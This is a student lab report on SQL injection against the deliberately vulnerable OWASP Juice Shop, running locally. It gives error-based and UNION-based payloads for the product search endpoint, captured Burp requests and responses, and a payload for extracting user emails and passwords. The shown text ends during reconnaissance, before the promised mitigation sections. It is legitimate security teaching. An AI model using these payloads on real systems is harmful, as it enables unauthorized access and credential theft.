

OWASP Juice Shop SQL Injection Challenge

Level – 4 (Extracting User credentials)

Author: Aayush Manandhar

Abstract

The report investigates about SQL Injection, which is one of the most prominent vulnerabilities in modern web applications. This report covers the background research, attack demonstration, mitigation and critical evaluation of SQL Injection from OWASP Juice Shop application.

The demonstration was conducted against OWASP Juice Shop application which is an intentionally vulnerable web application deployed inside a Docker container using Burp Suite as the primary tool for request interception testing tool. The attack targets the product search bar and follows two-phase methodology i.e. reconnaissance and data exfiltration.

The first phase is reconnaissance which uses error and UNION-based SQL Injection payloads to confirm the vulnerability and map full database schema via the sqlite_master table. The second phase involves data exfiltration i.e. successfully retrieving email address and passwords of all users from Users table, completing the OWASP Juice Shop User Credential 4-star challenge.

To mitigate the vulnerability, 3 security controls were implemented into the search.js backend file of the search bar following a Defense-in-Depth approach i.e. parameterized query to prevent user input to directly be interpreted as SQL syntax, whitelist character validation layer to reject malicious character entry and string length limiting to reduce attack surface and prevent resource exhaustion. The evaluation assessed the advantages, disadvantages and application areas of each mitigation technique which concludes that the combined implementation provides effective protection against SQL Injection attacks.

Table of Contents

1) Introduction	1
1.1) Introduction to Injection attacks	1
1.2) Technical terminologies	1
1.3) Aims and Objectives	3
2) Background	4
2.1) Anatomy of Injection flaws	4
2.1.1) Vulnerable infrastructure	4
2.1.2) Root Cause: Lack of data filtering	4
2.1.3) Execution phase	5
2.2) Trend of Injection Attack	6
2.2.1) SQL Injection	6
2.2.2) Command Injection	6
2.2.3) Cross site scripting (XSS)	7
2.3) Types of Injection attacks	7
3) Demonstration	8
3.1) Tools & Technologies used	9
3.2) Goals of demonstration	10
3.3) Payload	11
3.3.1) Payload anatomy	11
3.3.2) List of payloads used	11
3.4) Attack phase	12
3.4.1) Phase 1: Reconnaissance	12
3.4.2) Outcome of Phase 1	19
3.4.3) Phase 2: Data exfiltration	20
3.4.4) Outcome of Phase 2	21
4) Mitigation	21
4.1) Parameterized Queries (Code Layer)	22
Test 1: OR statement payload	23
Test 2: AND statement payload	25

4.2) Whitelist character validation (Code Layer).....	27
Test 1: UNION Statement payload	27
Test 2: ‘ payload.....	29
4.3) String limit (Code Layer)	31
Test 1: Testing string limit with only single character.....	31
5) Evaluation.....	33
5.1) Parameterized Query evaluation.....	33
5.1.1) Advantages	33
5.1.2) Disadvantages.....	33
5.1.3) Application Areas	34
5.2) Whitelist character validation evaluation	34
5.2.1) Advantages	34
5.2.2) Disadvantages.....	35
5.2.3) Application Areas	35
5.3) String limit evaluation	36
5.3.1) Advantages	36
5.3.2) Disadvantages.....	36
5.3.3) Application Areas	37
6) Conclusion.....	38
7) References	38

Table of Figures

Figure 1 SQL injection vulnerabilities (Jackson, 2024)	7
Figure 2 Command Injection vulnerabilities (Jackson, 2024)	7
Figure 3 Cross site scripting vulnerabilities (Gupta, 2022)	8
Figure 4 Burp Suite Logo (PortSwigger, 2026)	11
Figure 5 Login Form and Search bar access points	15
Figure 6 GET request interception	16
Figure 7 ')) payload request	17
Figure 8 ')) payload request response	17
Figure 9 UNION sqlite_master payload request	19
Figure 10 UNION sqlite_master response	20
Figure 11 matching column payload for sqlite_master	21
Figure 12 response of matching column payload for sqlite_master	21
Figure 13 payload to retrieve tables from sqlite_master table	23
Figure 14 Response of sqlite_master table payload	23
Figure 15 Data exfiltration payload	25
Figure 16 Data exfiltration payload response	26
Figure 17 Defense in Depth model (Hanjra, 2025)	27
Figure 18 Vulnerable SQL Code in search.js	28
Figure 19 Fixed Parameterized Query SQL Injection fix	28
Figure 20 Test 1: OR statement payload.....	30
Figure 21 Test 1: OR payload output	30
Figure 22 Test 2: AND statement payload	32
Figure 23 Test 2: AND payload output.....	32
Figure 24 Whitelist only safe characters	33
Figure 25 Test 1: Payload request	34
Figure 26 Test 1: Payload output	34
Figure 27 Test 2: ' payload request	35
Figure 28 Test 2: Payload output	36
Figure 29 Strict character limit	37
Figure 30 Test 1: 100+ a's payload	38
Figure 31 Test 1: 100+ a's payload output	38

Table of tables

Table 1 List of payloads used	14
Table 2 Test 1: OR statement payload	29
Table 3 Test 2: AND Statement	31
Table 4 Test 1: UNION Statement payload	33
Table 5 Test 2: ' payload	35
Table 6 Test 1: 100+ a's payload	37
Table 7 Advantages and Disadvantages of parameterized Query	40
Table 8 Advantages and Disadvantages of Whitelist validation	41
Table 9 Advantages and Disadvantages of String limiting	43

1) Introduction

1.1) Introduction to Injection attacks

Injection in general is an application flaw that allows hackers to send untrusted user input to an interpreter like a browser, database, CLI, etc and cause the interpreter to execute parts of the malicious input as commands.

An application is vulnerable to injection attacks when:

- i) User inputted data is not filtered or validated for security by the application.
- ii) Un-validated user input is used in Object-Relational Mapping (ORM) parameters which leaks sensitive data.
- iii) Harmful data is directly used or concatenated which changes how the system behaves (OWASP, 2025).

1.2) Technical terminologies

The main terms and terminologies that helps understand the attack demonstration within the report are given below:

- i) **SQL Injection (SQLi):** A type of injection attack where malicious SQL queries are inputted into entry fields for execution.
- ii) **Payload:** Payload is a part of the input that is supposed to perform malicious action against the application.
- iii) **Sanitization:** Process of filtering and cleaning user input by removing dangerous input characters like (‘ or ;) before reaching the interpreter.

For example, the basic login credential SQL query will look something like this:

```
SELECT * FROM users WHERE username = ‘admin’ AND password = ‘adminpass’;
```

The basic SQL injection input will be:

SELECT * FROM users WHERE username = 'admin' OR '1'='1' AND password = 'anything';

So, the flow of the query would be:

- SQL database receives the query and the interpreter (SQL Engine) starts parsing the full statement.
- Identifies and knows to search from the tables users.
- Evaluates the WHERE clause: username = 'admin' OR '1'='1' AND password = 'anything';
- Operator precedence allows the AND statement to gain priority. So, username = 'admin' OR ('1'='1' AND password = 'anything');
- Since '1'='1' means true, the AND operator looks like
True AND password = 'anything'
So using logical AND operation,
TRUE AND FALSE = FALSE
Therefore, the password = 'anything'.
- Now, the OR operator looks something like: username = 'admin' OR FALSE;
- Since, the admin username is already True, according to the Logical OR operation, the result of the injection is true which allows access to the admin account.

iv) Interpreter: Interpreter is the component of an application that processes the commands sent through the front-end of the application. Eg: SQL engine, browser, OS Shells, etc (PortSwigger, 2026).

1.3) Aims and Objectives

The main aim of the coursework is to research, analyse and demonstrate the risks of injection flaws in a web application and provide effective mitigation strategies and list effective mitigation and preventive measures to secure information systems against said injection vulnerabilities.

The main objective of the coursework includes:

- Conducting comprehensive background research on the types of injection vulnerabilities
- Demonstrating a practical attack within a controlled vulnerable environment.
- Implementing and evaluating techniques to prevent attacks.
- Document all findings within a formal technical report.

2) Background

2.1) Anatomy of Injection flaws

The anatomy of injection flaw is a breakdown on how a vulnerability is formed and executed within the system. An injection vulnerability is mainly a vulnerability in the boundary between code and user supplied data.

2.1.1) Vulnerable infrastructure

There is typically three-part path for a system to have a injection vulnerability. They are:

- i) **Entry point:** Application accepts input from a user or any external systems. For example, URL parameters, login/sign-up buttons, etc.
- ii) **Processor logic:** A component which takes input from an application and uses it to process a logic for the backend.
- iii) **Interpreter:** The component that executes the command in interpreters like SQL database engine, OS Shell, etc (Nayak, 2023).

2.1.2) Root Cause: Lack of data filtering

The major and common failure of a system which makes it susceptible to injection vulnerabilities is the processing of data that allows it to change the processing logic.

In a secure system, data is processed as a literal value while insecure applications use string concatenation to build commands.

Using an example of a given payload,

SELECT * FROM users WHERE username = 'admin' OR '1'='1' AND password = 'anything';

In a secure system, the database treats **'admin' OR '1'='1'** as a literal username value.

Therefore, it searches through the database for exactly **'admin' OR '1'='1'** which obviously won't exist and therefore, output nothing.

Meanwhile in a insecure system with string concatenation, the whole command is concatenated and sent to the SQL Database engine which runs the payload's logic within the database.

2.1.3) Execution phase

Once the insecure interpreter gets the malicious command, the interpreter cannot differentiate between the intended input with the malicious input. Therefore, the interpreter treats the entire malicious input as a string of instructions.

The impacts of the interpreter executing actions that the developer never intended are:

- Bypassing authentication logic
- Sensitive data leakage
- Modifying and deleting sensitive records within the database
- Unauthorized access to underlying servers

2.2) Trend of Injection Attack

2.2.1) SQL Injection




Figure 1 SQL injection vulnerabilities (Jackson, 2024)

This chart shows that the SQL Injection vulnerabilities decreased from 2023 to 2024 in both open source and closed source system. The closed source application consistently had a higher percentage of SQL injection vulnerabilities than compared to open-source applications.

2.2.2) Command Injection




Figure 2 Command Injection vulnerabilities (Jackson, 2024)

The chart shows the comparison between command injection vulnerabilities in open source and closed source software between 2023 and 2024. It shows that open-source software had slightly more vulnerability percentages than closed source software in both years and with both decreasing in 2024.

2.2.3) Cross site scripting (XSS)




Figure 3 Cross site scripting vulnerabilities (Gupta, 2022)

The graph provided shows a steady increase in the number of vulnerabilities from 6,365 in 2011 to 22,041 in 2022. This indicates that the cybersecurity vulnerabilities have grown significantly over the years due to increasing software complexity and digital connectivity.

2.3) Types of Injection attacks

SQL Injection - SQL injection occurs when the applications create a database query using the user input that has not been properly validated or sanitized. When the input is directly inserted into the SQL query the attackers can manipulate the query's structure and alter their intended behavior (Banach, 2026).

Cross-Site Scripting (XSS) - Cross-Site Scripting (XSS) is a web security flaw that enables attackers to interface with how user interact with a vulnerable application. It allows them to bypass the same origin policy which normally keeps the websites isolated from one another. With the help

of XSS attackers pretend to be genuine users, perform action on their behalf and gain access to their data (PortSwigger Web Security, 2026).

NoSQL Injection - NoSQL Injection targets databases like MongoDB when application build queries using untrusted JSON (JavaScript Object Notation) input. It is similar to SQL Injection where the attacker exploits by inserting malicious operators or altering the query logic allowing attackers to manipulate how the database process the request (Banach, 2026).

OS Command Injection - OS Command Injection is a type of attack where an attacker aims to run unauthorized command on the host operating system through a vulnerable application. It occurs when the applications are sent to unsafe users providing input such as data from cookies, forms or HTTP headers directly to system shell. In such cases the injection commands run with the same permission as the application itself. This vulnerability is primarily caused by insufficient validation of user input (Zhong, 2024).

Prompt Injection - Prompt Injection is a type of cyberattack in which attackers hide malicious instructions inside normal prompts to manipulate large language models (LLMs). This leads AI systems to bypass safety controls, expose confidential data or carry out unwanted actions. It is difficult to prevent because it exploits the core ability of AI systems to understand and respond to natural language (Matthew Kosinski, 2022).

3) Demonstration

The primary focus of this report's demonstration is SQL Injection. This attack occurs when the attacker uses malicious input within a SQL database through the SQL database engine. The demonstration of the attack will cover:

- **Error-Based SQLi:** Using database error messages to confirm vulnerability and conduct reconnaissance and gather information about the database structure.
- **Union-Based SQLi:** Using UNION operator to get results from multiple tables into a single HTTP response.
- **Authentication bypass:** Exploiting logic flaws in SQL Query to get unauthorized access without valid credentials.

3.1) Tools & Technologies used

Varieties of tools were used for making this report possible. The tools used are as given as follows:

- **Docker:** Docker is an open-source platform that uses OS-level virtualization for packaging applications and its dependencies into lightweight and portable units called containers. Containers are like virtual machines but unlike virtual machines, containers do not require high computation resources (Srivastav, 2016).



Figure 4 Docker Logo ((Logos-World, 2026))

- **OWASP Juice Shop:** OWASP Juice Shop is a modern web application which is designed to be intentionally insecure for educational purposes, awareness demos, CTFs, etc. The OWASP Juice Shop includes vulnerabilities from the entire OWASP Top ten list which includes vulnerabilities like broken access control, injection attacks, etc (OWASP, 2026).



Figure 5 OWASP Juice Shop Logo (OWASP Developer Guide, 2026)

- **SQL:** Structured Query Language (SQL) is the standard programming language used to create, manage and interact with relational databases. SQL primarily uses the CRUD (Create, Read, Update & Delete) operations (Alexandra Jonker, 2026).

- **Burp Suite:** Burp suite is a set of widely used tools used to conduct penetration testing for a web application. Developed by PortSwigger, Burp Suite is preferred by many industry leaders for its comprehensive all-in one functionality and effectiveness for modern technologies (GeeksforGeeks, 2025).



Figure 4 Burp Suite Logo (PortSwigger, 2026)

3.2) Goals of demonstration

The demonstration of the report is set to achieve the following goals:

- **Discovery:** Identifying different input vectors that fails to properly sanitize user inputted data. For example, login forms, search bars, etc.
- **Access bypass:** Successfully demonstrating a successful injection attack which bypasses the authentication logic and grant admin privileges.
- **Data exfiltration:** Presenting the severity of a flaw by extracting sensitive data within the SQL database.
- **Evidence Collection:** Documentation and screenshots of attack phases along with technical explanation.

3.3) Payload

Malicious code or data used to conduct the SQL Injection attack into systems to manipulate the systems behaviour, steal sensitive information and disrupt operations is known as payloads (Sako, 2025).

3.3.1) Payload anatomy

A payload is most comprised of 3 different parts. They are:

- i) **Breaker:** Characters used to exit intended data context. For example, use of ' to end a string.
- ii) **Logic Alter:** The malicious command intended to alter the logic of the system. For example, **OR 1=1** to make a condition always true and **DROP TABLE users;** to delete a table.
- iii) **The Comment-out:** Characters used for neutralizing the remainder of the original command to avoid syntax error. For example, using -- for making some part of a command into a comment (Invicti, 2015).

3.3.2) List of payloads used

The following table shows the specific payloads developed for each phase of the attack on the OWASP Juice Shop environment.

Attack Phase	Payload String	Technical Objective
Reconnaissance	'))	Triggering an SQLITE error. This confirms SQL vulnerability.
	')) UNION SELECT * FROM sqlite_master--	Matching sqlite_master table's column to Products table.
	UNION SELECT 1,2,3,4,5,6,7,8,9 FROM sqlite_master--	
	UNION SELECT sql,2,3,4,5,6,7,8,9 FROM sqlite_master--	Showing all the tables within sqlite_master table.

Data Exfiltration	UNION email,password,3,4,5,6,7,8,9 Users--	SELECT FROM	Extract and display contents of the Users table
-------------------	---	------------------------------	--

Table 1 List of payloads used

3.4) Attack phase

The attack this report conducts is a data exfiltration attack using SQL Injection to retrieve all user credentials data.

3.4.1) Phase 1: Reconnaissance

Objectives: The main objective of the Reconnaissance phase is to perform structural analysis on the application's possible access points.

Possible access points: Product search page & Login page




Figure 5 Login Form and Search bar access points

Methodology:

Logically, for extracting user credentials, using the search bar as access point would be more suitable than login form because **login page does not display data and only checks the condition of if a user exists or not and provides direct access.**

Likewise, a basic e-commerce search bar **takes input and displays multiple rows and columns (Product name, ID, Price, etc.)** which may allow direct access to the core database.

Step 1: Testing for SQLi Vulnerability

- i) **Action:** Intercepting the GET request sent by searching anything in the search bar.




Figure 6 GET request interception


Observation: From the screenshot, we can see that the GET request's parameter is `GET /rest/products/search?q=`.

- ii) **Action:** Forwarding GET request to repeater to see how application responds with different GET request payloads.

Payload: `'))`



Figure 7 `'))` payload request



```
Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Sun, 26 Apr 2026 16:14:20 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 311
13
14 {
15   "error": {
16     "message": "SQLITE_ERROR: near \"'\": syntax error",
17     "stack": "Error: SQLITE_ERROR: near \"'\": syntax error",
18     "errno": 1,
19     "code": "SQLITE_ERROR",
20     "sql": "SELECT * FROM Products WHERE ((name LIKE '%'))%' OR description LIKE '%'))%' AND deletedAt IS NULL) ORDER BY name"
21   }
22 }
```

Figure 8 ')) payload request response

Observation: Using the payload ‘)) we got a SQLITE error message in the response tab. In line 20, we can see:

“sql” : "SELECT * FROM Products WHERE ((name LIKE '%'))%' OR description LIKE '%'))%' AND deletedAt IS NULL) ORDER BY name".

Which confirms the columns of the table Products as well as shows syntax for manipulating the table. Therefore, proving that the application has a SQLi vulnerability.

Step 2: Finding database schema

Inside every SQLite database, there is always an internal system table called `sqlite_master`. The `sqlite_master` table always holds the record of the whole database schema.

- i) **Action:** Using UNION based payload to gain access to `sqlite_master` table.

Payload: `) UNION SELECT * FROM sqlite_master--`

Request

```
1 GET /rest/products/search?q='') UNION%20SELECT%20*%20FROM%20sqlite_master--
2 HTTP/1.1
3 Host: localhost:3001
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
9 like Gecko) Chrome/135.0.0.0 Safari/537.36
10 sec-ch-ua-mobile: ?0
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3001/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
17 If-None-Match: W/"354c-l+6ykCCcISwejfPX4us28dx0+LY"
18 Connection: keep-alive
```

Figure 9 UNION `sqlite_master` payload request

Response


```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 27 Apr 2026 15:13:56 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 501
13
14 {
15   "error": {
16     "message":
17       "SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
18     "stack":
19       "Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
20     "errno": 1,
21     "code": "SQLITE_ERROR",
22     "sql":
23       "SELECT * FROM Products WHERE ((name LIKE '%')) UNION SELECT * FROM sqlite_master
24       --%' OR description LIKE '%')) UNION SELECT * FROM sqlite_master--%' ) AND deleted
25       At IS NULL) ORDER BY name"
26   }
27 }
```

Figure 10 UNION sqlite_master response

Observation: SQLite error showing that number of columns in sqlite_master table does not match with Products table.

ii) **Action:** Searching for actual number of columns within the sqlite_master table and the Products table.

Payload: UNION SELECT 1,2,3,4,5,6,7,8,9 FROM sqlite_master--



```
Request
Pretty Raw Hex
1 GET /rest/products/search?q=
2 '))UNION%20SELECT%201,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- HTTP/1.1
3 Host: localhost:3001
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/135.0.0.0 Safari/537.36
9 sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3001/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
16 If-None-Match: W/"354c-1+6ykCCcISwejfPX4usC8dx0+LY"
17 Connection: keep-alive
18
```

Figure 11 matching column payload for sqlite_master

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"495a-qelG90yfy3kYVpqqDZZTWN5jA+8"
9 Vary: Accept-Encoding
10 Date: Mon, 27 Apr 2026 15:44:43 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 18778
14
15 {
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "2",
      "description": "3",
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": 7,
      "updatedAt": 8,
      "deletedAt": 9
    },
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2026-04-27 14:56:13.278 +00:00",
      "updatedAt": "2026-04-27 14:56:13.278 +00:00",
      "deletedAt": null
    }
  ]
}
```

Figure 12 response of matching column payload for `sqlite_master`

Observation: After guessing the correct number of columns in the table, the application sends the response of columns within the `sqlite_master` table.

